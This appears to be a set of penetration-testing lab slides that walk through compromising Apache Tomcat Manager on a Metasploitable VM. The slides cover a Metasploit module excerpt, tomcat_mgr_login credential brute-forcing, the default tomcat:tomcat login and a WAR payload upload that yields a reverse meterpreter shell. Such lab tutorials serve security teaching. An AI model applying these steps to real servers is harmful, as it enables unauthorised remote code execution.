What is vulnerable service ?

- Apache Tomcat is an open source Web server tool developed by the Apache Software Foundation (ASF).
- Tomcat implements several Java EE specifications including Java Servlet, JavaServer Pages(JSP), Java EL, and WebSocket, and provides a "pure Java" HTTP web server environment in which Java code can run.
- The Apache Tomcat software is developed in an open and participatory environment and released under the Apache License version 2.
- Tomcat is developed and maintained by an open community of developers

Source code behind vulnerable service ?


```
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  HttpFingerprint = { :pattern => [ /Apache.*(Coyote|Tomcat)/ ] }

  CSRF_VAR = 'CSRF_NONCE='

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::EXE

  def initialize(info = {})
    super(update_info(info,
      'Name'        => 'Apache Tomcat Manager Authenticated Upload Code Execution',
      'Description' => %q{
        This module can be used to execute a payload on Apache Tomcat servers that
        have an exposed "manager" application. The payload is uploaded as a WAR archive
        containing a jsp application using a POST request against the /manager/html/upload
        component.
        NOTE: The compatible payload sets vary based on the selected target. For
        example, you must select the Windows target to use native Windows payloads.
      },
      'Author'      => 'rangercha',
      'License'     => MSF_LICENSE,
      'References'  =>
```

Source code behind vulnerable service ?

```
[
        # This is based on jduck's tomcat_mgr_deploy.
        # the tomcat_mgr_deploy o longer works for current versions of tomcat due to
        # CSRF protection tokens. Also PUT requests against the /manager/html/deploy
        # aren't allowed anymore.

        # There is no single vulnerability associated with deployment functionality.
        # Instead, the focus has been on insecure/blank/hardcoded default passwords.

        #  The following references refer to HP Operations Manager
        ['CVE', '2009-3843'],
        ['OSVDB', '60317'],
        ['CVE', '2009-4189'],
        ['OSVDB', '60670'],

        # HP Operations Dashboard
        ['CVE', '2009-4188'],

        # IBM Cognos Express Default user/pass
        ['BID', '38084'],
        ['CVE', '2010-0557'],
        ['URL', 'http://www-01.ibm.com/support/docview.wss?uid=swg21419179'],
```

Exploit vulnerable service automated using metasploit

- First of all we need to identify the port on which tomcat is running using command
- **nmap -sV -A 192.168.0.106**



- The above image concludes that Apache Tomcat is running on Port 8180.
- Now we will do automatic exploitation using metasploit.

Exploit vulnerable service automated using metasploit (Conti..)


- First of all lets enumerate user for our tomcat service in msf console.
- **search tomcat**

```
msf > search tomcat

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/admin/http/tomcat_administration                             normal     Tomcat Administration Tool Default Access
   auxiliary/admin/http/tomcat_utf8_traversal            2009-01-09       normal     Tomcat UTF-8 Directory Traversal Vulnerability
   auxiliary/admin/http/trendmicro_dlp_traversal         2009-01-09       normal     TrendMicro Data Loss Prevention 5.5 Directory Tr
aversal
   auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal     Apache Commons FileUpload and Apache Tomcat DoS
   auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal     Apache Tomcat Transfer-Encoding Information Disc
losure and DoS
   auxiliary/dos/http/hashcollision_dos                  2011-12-28       normal     Hashtable Collisions
   auxiliary/scanner/http/tomcat_enum                                     normal     Apache Tomcat User Enumeration
   auxiliary/scanner/http/tomcat_mgr_login                                normal     Tomcat Application Manager Login Utility
   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     Apache Struts ClassLoader Manipulation Remote Co
de Execution
   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Apache Struts 2 Developer Mode OGNL Execution
   exploit/multi/http/tomcat_jsp_upload_bypass           2017-10-03       excellent  Tomcat RCE via JSP Upload Bypass
   exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Apache Tomcat Manager Application Deployer Authe
nticated Code Execution
   exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Apache Tomcat Manager Authenticated Upload Code
Execution
   exploit/multi/http/zenworks_configuration_management_upload  2015-04-07       excellent  Novell ZENworks Configuration Management Arbitra
ry File Upload
   post/multi/gather/tomcat_gather                                        normal     Gather Tomcat Credentials
   post/windows/gather/enum_tomcat                                        normal     Windows Gather Apache Tomcat Enumeration
```

Exploit vulnerable service automated using metasploit (Conti..)

- The above image shows the list of matching modules related to our search.
- Now we will use **"auxiliary/scanner/http/tomcat_mgr_login"** to enumerate users.
- To use an auxillary we just have to write “use” followed by the name of auxillary.
- Then next we will look for the options that are available for that auxillary.
- We will set **RHOST** and **RPORT**.
- Then we will set **Threads**.
- And Finally we will fire the **exploit** command.

Exploit vulnerable service automated using metasploit (Conti..)



Exploit vulnerable service automated using metasploit (Conti..)


- From the previous image we found the credentials of the user.
- Now with the help of those credentials we will exploit the Apache tomcat service.
- We will now use **"exploit/multi/http/tomcat_mgr_upload”**.
- Then we will exploit it by just writing **run/exploit** command in msf console.
- Then finally after exploiting we will get the meterpreter and hence we also got access to the shell.

Exploit vulnerable service automated using metasploit (Conti..)

Exploit vulnerable service manually


- From the above process we were able to identify the username and password of Apache Tomcat.
- The username and password of Apache Tomcat was **tomcat:tomcat**
- Now we will visit http://192.168.0.105:8180/manager/
- The above link is the ip address of metasploitable linux.
- We will be logging in into the system using the credentials

Exploit vulnerable service manually (Conti..)




Exploit vulnerable service manually (Conti..)

- The previous image concludes how we gained access to the Apache Tomcat with the help of credentials.
- Now we will need to create a WAR payload to upload on the application manager.



Exploit vulnerable service manually (Conti..)

- The **msfvenom** command in the previous image is used to generate payload.
- Now we will check the URL where our payload will be executed
- We will use the command **“jar -xvf exploit.war”**




Exploit vulnerable service manually (Conti..)

- The jar command is used for decoding into human readable form.
- Now we got the URL
- Then we will deploy our exploit on the Apache Tomcat Manager.
- Now we will go to “http://192.168.0.105:8180/manager /html/upload“ to deploy our exploit.

Exploit vulnerable service manually (Conti..)

- The previous image concludes that our exploit got uploaded.
- Now we will open a **msf handler** on the host.



Exploit vulnerable service manually (Conti..)

- Now we would got to the URL of of our exploit.
- http://192.168.0.105:8180/exploit/pkgtbxowgs.jsp
- We got a reverser_tcp meterpreter session on the HOST back.